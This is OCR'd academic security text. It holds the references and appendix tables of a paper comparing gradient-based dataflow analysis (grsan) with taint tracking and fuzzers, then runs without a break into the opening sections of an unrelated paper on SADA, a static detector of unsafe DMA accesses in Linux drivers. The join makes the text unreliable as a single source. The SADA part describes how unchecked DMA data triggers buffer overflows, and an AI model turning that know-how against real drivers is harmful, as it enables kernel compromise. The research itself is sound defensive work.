[3] Mário S Alvim, Konstantinos Chatzikokolakis, Annabelle McIver, Carroll Morgan, Catuscia Palamidessi, and Geoffrey Smith. Additive and multiplicative notions of leakage, and their capacities. In *2014 IEEE 27th Computer Security Foundations Symposium*, pages 308–322. IEEE, 2014.

[4] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *Acm Sigplan Notices*, 49(6):259–269, 2014.

[5] David Baehrens, Timon Schroeter, Stefan Harmeling, Motoaki Kawanabe, Katja Hansen, and Klaus-Robert Müller. How to explain individual classification decisions. *Journal of Machine Learning Research*, 11:1803–1831, 2010.

[6] Davide Balzarotti, Marco Cova, Vika Felmetsger, Nenad Jovanovic, Engin Kirda, Christopher Kruegel, and Giovanni Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *IEEE Symposium on Security and Privacy (S&P)*, pages 387–401. IEEE, 2008.

[7] Erik Bosman, Asia Slowinska, and Herbert Bos. Minemu: The world's fastest taint tracker. In *RAID*, 2011.

[8] Swarat Chaudhuri and Armando Solar-Lezama. Smooth interpretation. *ACM Sigplan Notices*, 45(6):279–291, 2010.

[9] Swarat Chaudhuri and Armando Solar-Lezama. Smoothing a program soundly and robustly. In *Computer Aided Verification*, pages 277–292, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.

[10] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 711–725. IEEE, 2018.

[11] Shuo Chen, Rui Wang, XiaoFeng Wang, and Kehuan Zhang. Side-channel leaks in web applications: A reality today, a challenge tomorrow. In *IEEE Symposium on Security and Privacy*, pages 191–206. IEEE, 2010.

[12] Zheng Leong Chua, Yanhao Wang, Teodora Baluta, Prateek Saxena, Zhenkai Liang, and Purui Su. One engine to serve'em all: Inferring taint rules without architectural semantics. 2019.

[13] Frank H Clarke. *Optimization and nonsmooth analysis*, volume 5. Siam, 1990.

[14] James Clause, Wanchun Li, and Alessandro Orso. Dytan: a generic dynamic taint analysis framework. In *International Symposium on Software Testing and Analysis*, pages 196–206. ACM, 2007.

[15] James Clause, Wanchun Li, and Alessandro Orso. Dytan: A generic dynamic taint analysis framework. 2007.

[16] R Dennis Cook. Assessment of local influence. *Journal of the Royal Statistical Society. Series B (Methodological)*, pages 133–169, 1986.

[17] Goran Doychev, Boris Köpf, Laurent Mauborgne, and Jan Reineke. Cacheaudit: A tool for the static analysis of cache side channels. *ACM Transactions on Information and System Security (TISSEC)*, 18(1):4, 2015.

[18] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the 9th USENIX Conference on Operating Systems Design and Implementation*, OSDI'10, 2010.

[19] Barbara Espinoza and Geoffrey Smith. Min-entropy as a resource. *Information and Computation*, 226:57–75, 2013.

[20] Vijay Ganesh, Tim Leek, and Martin Rinard. Taint-based directed whitebox fuzzing. In *Proceedings of*

the 31st International Conference on Software Engineering, pages 474–484. IEEE Computer Society, 2009.

[21] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[22] Andreas Griewank. Automatic directional differentiation of nonsmooth composite functions. In *Recent Developments in Optimization*, pages 155–169. Springer, 1995.

[23] Jonathan Heusser and Pasquale Malacaria. Quantifying information leaks in software. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 261–269. ACM, 2010.

[24] Suman Jana and Vitaly Shmatikov. Memento: Learning secrets from process footprints. In *IEEE Symposium on Security and Privacy*, pages 143–157. IEEE, 2012.

[25] Vasileios P. Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D. Keromytis. Libdft: Practical dynamic data flow tracking for commodity systems. In *Proceedings of the 8th ACM SIGPLAN/SIGOPS Conference on Virtual Execution Environments*, VEE '12, 2012.

[26] Boris Köpf and Andrey Rybalchenko. Approximation and randomization for quantitative information-flow analysis. In *2010 23rd IEEE Computer Security Foundations Symposium*, pages 3–14. IEEE, 2010.

[27] Chris Lattner and Vikram Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the International Symposium on Code Generation and Optimization: Feedback-directed and Runtime Optimization*, CGO '04, pages 75–, Washington, DC, USA, 2004. IEEE Computer Society.

[28] Stephen McCamant and Michael D Ernst. Quantitative information flow as network flow capacity. In *ACM SIGPLAN Notices*, volume 43, pages 193–205. ACM, 2008.

[29] Jiang Ming, Dinghao Wu, Jun Wang, Gaoyao Xiao, and Peng Liu. Straighttaint: Decoupled offline symbolic taint analysis. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, ASE, New York, NY, USA, 2016. ACM.

[30] Andrew C. Myers and Andrew C. Myers. Jflow: Practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '99, 1999.

[31] Yu Nesterov. Lexicographic differentiation of nonsmooth functions. *Mathematical programming*, 104(2-3):669–700, 2005.

[32] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. *ACM Sigplan notices*, 42(6):89–100, 2007.

[33] James Newsome, Stephen McCamant, and Dawn Song. Measuring channel capacity to distinguish undue influence. In *Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security*, pages 73–85. ACM, 2009.

[34] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *NDSS*, volume 5, pages 3–4. Citeseer, 2005.

[35] Ryan O'Donnell. *Analysis of boolean functions*. Cambridge University Press, 2014.

[36] Neal Parikh, Stephen Boyd, et al. Proximal algorithms. *Foundations and Trends in Optimization*, 1(3):127–239, 2014.

[37] Kexin Pei, Yinzhi Cao, Junfeng Yang, and Suman Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *proceedings of the 26th Symposium on Operating Systems Principles*, pages 1–18. ACM, 2017.

[38] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-Aware Evolutionary Fuzzing. In *Proceedings of the 2008 Network and Distributed Systems Security Conference*, 2017.

[39] D. Richtmeyer and K.W. Morton. *Difference Methods for Initial Value Problems*. Wiley, 2nd edition, 1967.

[40] R Tyrrell Rockafellar and Roger J-B Wets. *Variational analysis*, volume 317. Springer Science & Business Media, 2009.

[41] Gabriel Ryan, Justin Wong, Jianan Yao, Ronghui Gu, and Suman Jana. Cln2inv: Learning loop invariants with continuous logic networks. In *International Conference on Learning Representations*, 2019.

[42] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *IEEE Symposium on Security and Privacy (S&P)*, pages 317–331. IEEE, 2010.

[43] Dongdong She, Yizheng Chen, Baishakhi Ray, and Suman Jana. Neutaint: Efficient dynamic taint analysis with neural networks. *arXiv preprint arXiv:1907.03756*, 2019.

[44] Dongdong She, Rahul Krishna, Lu Yan, Suman Jana, and Baishakhi Ray. Mtfuzz: Fuzzing with a multi-task neural network. *Foundations of Software Engineering*, 2020.

[45] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. NEUZZ: Efficient Fuzzing with Neural Program Smoothing. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[46] Avanti Shrikumar, Peyton Greenside, and Anshul Kundaje. Learning important features through propagating activation differences. *arXiv preprint arXiv:1704.02685*, 2017.

[47] Karen Simonyan, Andrea Vedaldi, and Andrew Zisserman. Deep inside convolutional networks: Visualising image classification models and saliency maps. *arXiv preprint arXiv:1312.6034*, 2013.

[48] Asia Slowinska and Herbert Bos. Pointless tainting? evaluating the practicality of pointer tainting. In *Proceedings of the 4th ACM European conference on Computer systems*, pages 61–74. ACM, 2009.

[49] Asia Slowinska and Herbert Bos. Pointer tainting still pointless:(but we all see the point of tainting). *ACM SIGOPS Operating Systems Review*, 44(3):88–92, 2010.

[50] Geoffrey Smith. Quantifying information flow using min-entropy. In *2011 Eighth International Conference on Quantitative Evaluation of SysTems*, pages 159–167. IEEE, 2011.

[51] Yuchi Tian, Kexin Pei, Suman Jana, and Baishakhi Ray. Deeptest: Automated testing of deep-neural-network-driven autonomous cars. In *Proceedings of the 40th international conference on software engineering*, pages 303–314, 2018.

[52] Doug Ward. Chain rules for nonsmooth functions. *Journal of Mathematical Analysis and Applications*, 158(2):519–538, 1991.

[53] R. E. Wengert. A simple automatic derivative evaluation program. *Commun. ACM*, 7(8):463–464, August 1964.

[54] Babak Yadegari and Saumya Debray. Bit-level taint analysis. In *2014 IEEE 14th International Working Conference on Source Code Analysis and Manipulation*, pages 255–264. IEEE, 2014.

[55] LK Yan, A Henderson, X Hu, H Yin, and S McCamant. On soundness and precision of dynamic taint analysis. *Dep. Elect. Eng. Comput. Sci., Syracuse Univ., Tech. Rep. SYR-EECS-2014–04*, 2014.

[56] Lok Kwong Yan and Heng Yin. Droidscope: Seamlessly reconstructing the os and dalvik semantic views for dynamic android malware analysis. In *USENIX Security)*, pages 569–584, 2012.

[57] Jianan Yao, Gabriel Ryan, Justin Wong, Suman Jana, and Ronghui Gu. Learning nonlinear loop invariants with gated continuous logic networks. In *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 106–120, 2020.

[58] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: Capturing system-wide information flow for malware detection and analysis. In *Proceedings of the 14th ACM Conferences on Computer and Communication Security (CCS)*, 2007.

[59] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing. In *Proceedings of the 27th USENIX Security Symposium (Security)*, Baltimore, MD, August 2018.

	Opt 0		Opt 1		Opt 2	
	`dfsan`	`grsan`	`dfsan`	`grsan`	`dfsan`	`grsan`
minigzip	0.39	0.57	0.42	0.51	0.39	0.45
djpeg	0.36	0.69	0.29	0.65	0.31	0.63
mutool	0.62	0.64	0.56	0.66	0.52	0.62
xmllint	0.76	0.92	0.73	0.88	0.74	0.81
objdump	0.52	0.71	0.48	0.67	0.47	0.68
strip	0.33	0.63	0.31	0.60	0.31	0.61
size	0.53	0.74	0.52	0.68	0.51	0.69

Table 5: **Effect compiler optimization levels on dataflow F1 accuracy. The table shows `grsan` has significantly higher F1 accuracy than `dfsan` for all three measured optimization levels ($>18\%$ average)**

A Additional Accuracy Experiments

We describe the additional accuracy evaluations summarized in Section 5.2.1 here. Specifically, the ablation of gradient information, the effects of compiler optimization, PGA vs. `Neutaint` in coarse grained dataflow prediction, analysis of 0 gradients, and a comparison with QIF.

Gradient Ablation. We measure the effect of the gradient information on determining accurate dataflows by performing an ablation with binary valued gradients. The ablation uses the same proximal gradient propagation rules, but rounds all gradients to 0 or 1. In effect, this converts PGA into DTA with PGA propagation.

Results of the comparison are shown in Table 2. PGA with floating point gradient information performs significantly better than PGA with binary gradients for every program. These results indicate that precise gradients are key to the performance gains achieved by PGA because they compose accurately over multiple operations.

Compiler Optimization. We evaluate the impact of compiler optimization levels on dataflow accuracy at 3 optimization levels: `-O0`, `-O1`, and `-O2`. Table 5 summarizes the effects of 3 compiler optimization levels on dataflow F1 accuracy. Increasing the compiler optimization levels reduces the accuracy of both PGA and DTA by a small amount (<3.6%) for both `-O1` and `-O2`. On average, PGA is at least 18% more accurate than DTA for all three tested optimization levels.

`Neutaint` hotbyte evaluation. `Neutaint`'s neural network based approach does not perform well in fine grained dataflow prediction, but is better suited to identifying hot bytes (input bytes that are most influential to program behavior). We therefore perform the hot byte evaluation described in [43] on PGA. Our results are summarized in Table 6. On average, PGA predicts hotbytes with 43.75% accuracy, while `Neutaint` predicts hotbytes with 64.25% accuracy. We see `Neutaint` as a complementary method to PGA, where PGA is better suited to fine grained dataflow prediction and both methods could be used together in program analysis.

Zero gradient analysis. PGA is able to avoid overtainting when it computes a zero gradient on an instruction DTA would mark as tainted. Therefore we investigate the distribution of zero gradients across programs and instruction types to determine where and how PGA is more precise than DTA. For each program and each type of instruction, we count how many times the instruction had zero gradient in the execution traces from the accuracy evaluation. Table 8 shows the results of this analysis for each instruction and program.

QIF Comparison. We compare PGA with the latest version of a publicly available QIF tool `Flowcheck` [28]. We perform a similar experiment to Section 5.2.1, but since `Flowcheck` does not byte-level granularity, we compute accuracy by aggregating flows over all bytes so that PGA is not unfairly advantaged. We outperform `Flowcheck` in terms of F1 accuracy by 22% on average on all of the evaluated programs as summarized in Table 7.

Program	`Neutaint`	PGA
`mutool`	73%	99%
`xmllint`	76%	1%
`djpeg`	37%	33%
`miniunz`	71%	42%

Table 6: **Neutaint Hotbyte Evaluation results. On average, `Neutaint` predicts hot bytes with 64.25% accuracy and PGA with 43.75% accuracy. We believe `Neutaint` outperforms PGA because it makes a prediction based on many program inputs, whereas PGA makes a prediction based on a single input. Note our results different from the original `Neutaint` paper [43] due to different initializations and environments for training the neural network.**

	Flowcheck			PGA		
	Prec.	Rec.	F1	Prec.	Rec.	F1
minigzip	0.44	0.62	0.52	0.7	0.62	0.66
djpeg	0.44	0.95	0.6	0.62	0.87	0.73
mutool	0.69	0.77	0.73	0.89	0.64	0.74
xmllint	0.55	0.08	0.14	0.99	0.95	0.97
objdump	0.71	0.62	0.66	0.75	0.79	0.77
strip	0.49	0.65	0.56	0.66	0.88	0.75
size	0.74	0.64	0.69	0.74	0.93	0.82

Table 7: **QIF accuracy comparison results for PGA and `Flowcheck`. PGA outperforms `Flowcheck` by 22% on average in terms of F1 accuracy.**

B Runtime and Memory Overhead Evaluation

Program Overhead. We evaluate the overhead introduced by our implementation of PGA in runtime and memory and compare it to `dfsan` for a single taint/-gradient source. To measure overhead, we execute each program while recording runtime and memory usage. For runtime we perform 5,000 executions for each measurement. We perform each measurement 5 times and average the measured runtime and memory usage.

Tables 9 and 10 detail the runtime and memory overhead per program in our evaluation. In the worst case PGA has 21.7% greater overhead in runtime and 21.5% in memory relative to DTA, but on average only adds 3.21 % relative overhead in runtime and 1.48% in memory. We also provide overhead measurements for `libdft`, although it adds significantly more overhead due to the binary instrumentation.

Program Summary Over all Instructions		
Program	Instrs	%Zeros
minigzip	3012	28.2
djpeg	703	38.7
mutool	401	40.4
xmllint	430	39.5
objdump	1070	39.0
strip	3089	41.0
size	659	19.3

Instruction Summary Across all Programs		
Instr.	Total	%Zeros
And	6756	30.2
URem	214	29.0
Sub	1214	21.0
Mul	875	15.9
LShr	2377	14.4
AShr	149	6.0
Add	895	5.7

Table 8: **Analysis of operations from execution traces where gradient drops to 0, aggregated for each program and for each type of instruction across all programs. Outputs of these operations will have 0 gradient but still be marked as tainted by DTA.**

Program	`libdft` Overhead	`dfsan` Overhead	`grsan` Overhead	`grsan` rel. to `dfsan`
minigzip	2,379.5%	54.7%	61.5%	4.4%
djpeg	-	70.5%	73.7%	1.9%
mupdf	853.5%	198.4%	262.1%	21.5%
xmllint	231.4%	5.5%	0.0%	-5.2%
size	152.5%	101.1%	107.1%	3.0%
objdump	180.0%	133.2%	131.2%	-0.9%
strip	142.5%	12.0%	11.4%	-2.2%

Table 9: **Program runtime overhead measurements averaged over five runs for a single taint/gradient source. `Libdft` overhead is measured relative to running a program only with PIN. `Dfsan` and `grsan` are measured relative to uninstrumented programs. After 6 hours, `libdft` execution timed out on `djpeg`.**

Program	`dfsan` Overhead	`grsan` Overhead	`grsan` rel. to `dfsan`
minigzip	183.7%	245.3%	21.7%
djpeg	276.4%	291.9%	4.1%
mupdf	112.4%	124.7%	5.8%
xmllint	346.6%	258.5%	-19.7%
size	373.3%	392.4%	4.0%
objdump	345.6%	323.5%	-5.0%
strip	344.5%	342.1%	-0.5%

Table 10: **Memory overhead for each program averaged over five runs relative to uninstrumented programs for a single taint/gradient source. `Grsan` may increase or decrease overhead because gradients require more memory to store, but may use less overall memory due to increased precision. On average, `grsan` adds 1.48% additional overhead relative to `dfsan`.**

Program	Edge Coverage after 24hrs `VUzzer`	`NEUZZ`	`PGA + NEUZZ`	`PGA+NEUZZ` rel. to `NEUZZ`
minigzip	-	87	94	8.1%
djpeg	7	645	686	6.4%
mupdf	156	376	430	14.4%
xmllint	282	957	1079	12.8%
size	474	1580	2064	30.6%
objdump	247	1813	2014	11.1%
strip	1337	3394	3637	7.2%

Table 11: **New edge coverage for each program over 24 hours by three different fuzzers. `VUzzer` encounters an error in its taint tracking on minigzip and crashes. Overall, `PGA+NEUZZ` improves `NEUZZ` edge coverage on average by 12.9%. Note that our results are slightly different from the original `NEUZZ` and `VUzzer` results due to differences in test environments, input corpuses, and program versions.**

C Evaluation on Current Fuzzers

We also evaluate if the gradient information from PGA can improve the performance of state-of-the-art fuzzers such as `NEUZZ` and `VUzzer`. We use `NEUZZ` as a basis because it has higher edge coverage as seen in Table 11 and already incorporates gradients from a neural network in its mutation strategy. We modify `NEUZZ` so that it uses the PGA gradients to guide its mutation strategy. We run `grsan` on its inputs and send the resulting gradients to the `NEUZZ` backend. Note that `NEUZZ` is designed to operate on gradients, so we did not modify it to also use DTA. We provide a controlled comparison of PGA vs. DTA for guided fuzzing in Evaluation 5.2.3.

We compare the additional edge coverage achieved by the fuzzers over a 24hr run. Since we use some programs with different file formats from the original `NEUZZ` benchmark, we use a new seed corpus generated by running AFL on each program for 1 hour. We perform this experiment using cloud hosted virtual machines. Table 11 summarizes the modified `PGA+NEUZZ` against baseline `NEUZZ` and `VUzzer`. On average, `PGA+NEUZZ` improves new edge coverage by 12.9% over baseline `NEUZZ`. We hypothesize this improvement is because the gradients produced with PGA are more precise than the neural-network based gradients used by by `NEUZZ`. The very similar results in edge coverage on `minigzip` are caused by the CRC check in minigzip, which causes the program to exit early on most new inputs. `VUzzer` crashes on `minigzip` due to an error in its taint tracking and achieves a low edge coverage for `djpeg` because of the high overhead of PIN's dynamic binary instrumentation for taint tracking. Note that our results are slightly different from the original `NEUZZ` and `VUzzer` results due to different initial seed corpuses, program versions, and test environments.

Static Detection of Unsafe DMA Accesses in Device Drivers

Jia-Ju Bai
Tsinghua University

Tuo Li
Tsinghua University

Kangjie Lu
University of Minnesota

Shi-Min Hu
Tsinghua University

Abstract

Direct Memory Access (DMA) is a popular mechanism for improving hardware I/O performance, and it has been widely used by many existing device drivers. However, DMA accesses can be unsafe, from two aspects. First, without proper synchronization of DMA buffers with hardware registers and CPU cache, the buffer data stored in CPU cache and hardware registers can be inconsistent, which can cause unexpected hardware behaviors. Second, a malfunctioning or untrusted hardware device can write bad data into system memory, which can trigger security bugs (such as buffer overflow and invalid-pointer access), if the driver uses the data without correct validation. To detect unsafe DMA accesses, some key challenges need to be solved. For example, because each DMA access is implemented as a regular variable access in the driver code, identifying DMA accesses is difficult.

In this paper, we propose a static-analysis approach named SADA, to automatically and accurately detect unsafe DMA accesses in device drivers. SADA consists of three basic steps. First, SADA uses a field-based alias analysis to identify DMA accesses, according to the information of DMA-buffer creation. Second, SADA uses a flow-sensitive and pattern-based analysis to check the safety of each DMA access, to detect possible unsafe DMA accesses. Finally, SADA uses an SMT solver to validate the code-path condition of each possible unsafe DMA access, to drop false positives. We have evaluated SADA on the driver code of Linux 5.6, and found 284 real unsafe DMA accesses. Among them, we highlight that 121 can trigger buffer-overflow bugs and 36 can trigger invalid-pointer accesses causing arbitrary read or write. We have reported these unsafe DMA accesses to Linux driver developers, and 105 of them have been confirmed.

1 Introduction

A modern operating system (OS) controls different kinds of peripheral hardware devices, including Ethernet controllers, sound cards, storage adapters and so on. To improve the performance of data communication between the OS and hardware devices, Direct Memory Access (DMA) is designed to reduce CPU involvement for hardware I/O. The OS enables DMA by mapping hardware registers to an area of system memory, which is called DMA buffer, and then the OS can directly access the hardware registers by accessing the DMA buffer.

Many existing device drivers have used DMA to improve performance, but DMA accesses can be unsafe, even though IOMMU has been used to guarantee their accessed memory addresses are valid. First, the driver should access the DMA buffer only when the buffer has been properly synchronized with hardware registers and CPU cache. Otherwise, the accessed data stored in hardware registers and CPU cache can be inconsistent, which can cause unexpected behaviors of the hardware device. For short, we call such a problem as *inconsistent DMA access*. Second, considering that a hardware device can be malfunctioning [27, 55] or untrusted [28, 53, 65], it can write bad data into DMA buffers, and thus the driver should perform correct validation of the data from DMA buffers before using it. Otherwise, security bugs (such as buffer overflow and invalid-pointer access) can be triggered at runtime. For short, we call such a problem as *unchecked DMA access*.

To mitigate the security risks from DMA accesses, several recent works [45, 51, 52] perform driver fuzzing and have found some security bugs caused by the bad data from DMA buffers. Specifically, they create a simulated device to generate and mutate hardware inputs (including the data from DMA buffers), and test whether the driver can correctly handle these inputs. But they still have some limitations in detecting unsafe DMA accesses. First, they require associated simulated devices to actually run the tested drivers, and implementing such simulated devices often requires much manual work. Second, their code coverage is limited to generated test cases, causing that many real unsafe DMA accesses are missed. Finally, they cannot detect inconsistent DMA accesses, because they do not consider the synchronization of DMA buffers.

Static analysis is effective in achieving high code coverage and reducing false negatives. But using static analysis to detect unsafe DMA accesses in the Linux driver code is still challenging. First, as each DMA access is implemented

as a regular variable access in the driver code, it is difficult to statically identify DMA accesses. Second, as the Linux kernel code base is very large and complex, performing static analysis of it is also difficult. Third, static analysis can report many false positives due to lacking exact runtime information of the driver. To our knowledge, there is no systematic static approach of detecting unsafe DMA accesses at present.

In this paper, we propose a static-analysis approach named SADA (Static Analysis of DMA Accesses), to automatically and accurately detect unsafe DMA accesses in device drivers. Overall, SADA consists of three basic steps. First, considering that DMA accesses and DMA mapping creation may be performed in different driver functions, SADA uses a field-based alias analysis to identify DMA accesses according to the information of DMA mapping creation, because our study of the Linux driver code finds that about 87% of created DMA buffers are stored in data structure fields in the driver code. Second, SADA uses a flow-sensitive and pattern-based analysis to check the safety of each DMA access, to detect possible unsafe DMA accesses. Specifically, to detect inconsistent DMA accesses, SADA checks whether each DMA access is performed with proper synchronization of DMA buffers by analyzing code context. To detect unchecked DMA access, SADA uses a static taint analysis to check whether the accessed data from DMA buffers can cause possible insecure influence on data flow or control flow. For example, if a variable stored in a DMA buffer is used as an array index without any check, a buffer-overflow bug can occur. Finally, SADA uses an SMT solver Z3 [66] to validate the code-path feasibility of each possible unsafe DMA access, to drop false ones. In this way, the overhead introduced by the SMT solver can be reduced compared to the traditional way of validating code-path condition while analyzing the whole driver code. We have implemented SADA with LLVM [33].

Overall, we make the following technical contributions:

- By studying DMA in device drivers, we reveal the security risks of DMA accesses from two aspects: 1) they can cause unexpected hardware behaviors; and 2) they can trigger security bugs (such as buffer overflow and invalid-pointer access) caused by the bad data from malfunctioning or untrusted hardware devices.
- We propose a practical static-analysis approach named SADA, to effectively detect unsafe DMA accesses in device drivers. SADA incorporates multiple techniques to ensure the precision and effectiveness of the detection. To our knowledge, SADA is the first systematic static approach to detect unsafe DMA accesses.
- We evaluate SADA on Linux 5.6, and find 284 real unsafe DMA accesses. Among them, we highlight that 121 can trigger buffer-overflow bugs and 36 can trigger invalid-pointer accesses causing arbitrary read or write. We have reported these unsafe DMA accesses to Linux driver developers, and 105 of them have been confirmed.

The rest of this paper is organized as follows. Section 2 introduces the background and our study of DMA. Section 3 analyzes the challenges of static detection of unsafe DMA accesses. Section 4 introduces our solution techniques. Section 5 presents SADA in detail. Section 6 shows our evaluation. Section 7 makes a discussion about SADA and unsafe DMA accesses. Section 8 introduces related work, and Section 9 concludes this paper.

2 Background and Study of DMA

In this section, we introduce DMA and its problems in existing research, then reveal the security risks of DMA accesses, and finally study DMA in Linux device drivers.

2.1 DMA Architecture

Direct Memory Access (DMA) is a popular mechanism that allows peripheral hardware devices to communicate data with system memory without CPU involvement. Without DMA, when the data is transfered between a hardware device and system memory, a CPU is typically fully occupied for the entire duration of the data transfer, and thus this CPU is unavailable to perform other tasks. With DMA, a CPU *just* initiates the data transfer and then hands over the actual data transfers to the DMA controller (DMAC) , so the CPU can focus on other tasks. Once the data transfer finishes, the CPU will receive an interrupt from the DMA controller to wrap up the data transfer. In this way, the CPU performs only the minimum jobs, namely initialization and finalization of the data transfers, which thus improves hardware I/O performance.




Figure 1: The DMA architecture.

Figure 1 shows the architecture of DMA in modern computer systems. To enable DMA, a DMA buffer is allocated and mapped to system memory and hardware registers. When the CPU wants to read hardware registers, it directly reads the DMA buffer in system memory and synchronizes the data into the CPU cache. Similarly, when the CPU wants to write hardware registers, it directly writes to the DMA buffer in system memory and synchronizes the data into hardware registers. To reduce programming complexity, each DMA access is implemented as a regular variable access in the driver code, such as `data = dma_buf->data` (reading a DMA buffer) and `dma_buf->data = data` (writing a DMA buffer).

Coherent DMA	
Allocate	*dma_alloc_coherent, pci_alloc_consistent, dma_pool_alloc, ...*
Release	*dma_free_coherent, pci_free_consistent, dma_pool_free, ...*
Streaming DMA	
Map	*dma_map_single, dma_map_page, pci_map_single, ...*
Unmap	*dma_unmap_single, dma_unmap_page, pci_unmap_single, ...*
Synchronize	*dma_sync_single_for_cpu, pci_dma_sync_single_for_device, ...*

Table 1: Typical DMA interfaces in the Linux kernel.

DMA type. According to the synchronization way with the hardware registers and CPU cache, there are two types of DMA buffers used in device drivers:

Coherent DMA buffer. A coherent DMA buffer is simultaneously available to both the CPU and hardware device, and it often exists for the lifetime of the driver (it is allocated in driver initialization and released in driver removal). To make the data stored in hardware registers and CPU cache always coherent, this DMA buffer must live in cache-coherent memory, which is often expensive to set up and use. In this way, the driver does not need to explicitly synchronize the data between hardware registers and CPU cache.

Streaming DMA buffer. A streaming DMA buffer is asynchronously available to both the CPU and hardware device, and it is often dynamically mapped and unmapped to a specific memory area when the driver runs. Because the data stored in hardware registers and CPU cache can be inconsistent, the driver needs to explicitly synchronize the data between them at proper time. However, because streaming DMA buffer does not live in cache-coherent memory, it is cheaper than coherent DMA buffer to set up and use.

DMA interface. The Linux kernel provides specific kernel interfaces for drivers to perform DMA operations. Table 1 lists some commonly-used interfaces for coherent and streaming DMA buffers. Note that a coherent DMA buffer is in cache-coherent memory, and thus it does not require interfaces for synchronization between hardware registers and CPU cache.

2.2 DMA Problems in Existing Research

Though DMA can improve hardware I/O performance, it also introduces security risks. In the past few years, many security problems of DMA have been found and extensively fixed, and we list representative ones as follows:

DMA attack. Through DMA, a malicious DMA-enabled hardware device can gain direct access to part or all of the system memory [21]. In this way, the attacker can steal confidential data or take control of the OS. To defend against DMA attack, many existing approaches [40–42, 44, 58] use Input-Output Memory Management Unit (IOMMU) to limit the area of system memory that a DMA-enabled hardware device can access.

Invalid mapping. A DMA buffer should be mapped to a physical memory area of contiguous addresses. For this reason, a DMA buffer cannot be mapped to stack memory, because its physical memory addresses can be non-contiguous. Otherwise, unexpected stack overflow may occur at runtime. Recently, such problems are highlighted by Linux driver developers [23], because some Linux kernel commits (such as `6c2794a2984f` [6] and `3840c5b78803` [7]) have been applied to fix such problems.

Improper checking of buffer creation. Once a DMA interface is called by the driver to create a DMA buffer, its return value should be properly checked in the driver code, because the creation can fail. Otherwise, null-pointer dereferences or invalid DMA accesses may occur. In 2013, Linux driver developers used a simple static analysis [22] to detect many such problems in the Linux kernel, and some of them have been fixed by past kernel commits (such as `cf3c4c03060b` [8] and `c9bfbb31af7c` [9]).

Buffer-destroy omission. The driver should destroy the created DMA buffer before removal; otherwise memory leaks will occur. Several existing approaches of resource-leak detection (such as Hector [48] and PR-Miner [32]) have found some such problems, and they have been fixed by past kernel commits (such as `37c85c3498c5` [10] and `7ca2cd291fd8` [11]).

Summary. Most of the above DMA problems are related to *DMA creation and destroy*, which are performed by calling specific DMA interfaces. Thus, most existing approaches check the rules of these DMA interfaces to detect DMA problems. In fact, besides calling these DMA interfaces, performing DMA accesses can also have security risks, which have not been fully realized by existing research. Thus, in this paper, we instead focus on detecting unsafe DMA accesses which are introduced in Section 2.3.

2.3 Security Risks of DMA Accesses

According to the type of DMA buffer introduced in Section 2.1, a DMA access can be a streaming DMA access or a coherent DMA access, which has different security risks:

Streaming DMA access. Once a streaming DMA buffer is mapped, it belongs to the hardware device instead of the CPU. Until the buffer has been unmapped, the driver should not access the content of the streaming DMA buffer; one exception is that the driver is allowed to access buffer content during synchronization with hardware registers and CPU cache [17]. Otherwise, accessing the content of the streaming DMA buffer can introduce data inconsistency between hardware registers and CPU cache, causing unexpected hardware behaviors. For short, we call such a problem as *inconsistent DMA access*.

Figure 2 presents a real inconsistent DMA access in the *rtl8192ce* wireless device driver in Linux 5.6. In the function `rtl92ce_tx_fill_cmddesc`, `pci_map_single` is called to map `skb->data` to a streaming DMA buffer on line 531. Then, the local variable `hdr` points to `skb->data` on line 535. After that, on line 536, `hdr->frame_control` is read and assigned to `fc`, namely a streaming DMA access is performed

```
FILE: linux-5.6/drivers/net/wireless/realtek/rtlwifi/rtl8192ce/trx.c
522. void rtl92ce_tx_fill_cmddesc(...) {
        ......
        // Streaming DMA mapping
531.    dma_addr_t mapping = pci_map_single(..., skb->data, ...);
        ......
535.    struct ieee80211_hdr *hdr = (struct ieee80211_hdr *)(skb->data);
536     fc = hdr->frame_control;  // Inconsistent DMA access!
        ......
584. }
```

Figure 2: Example inconsistent DMA access.

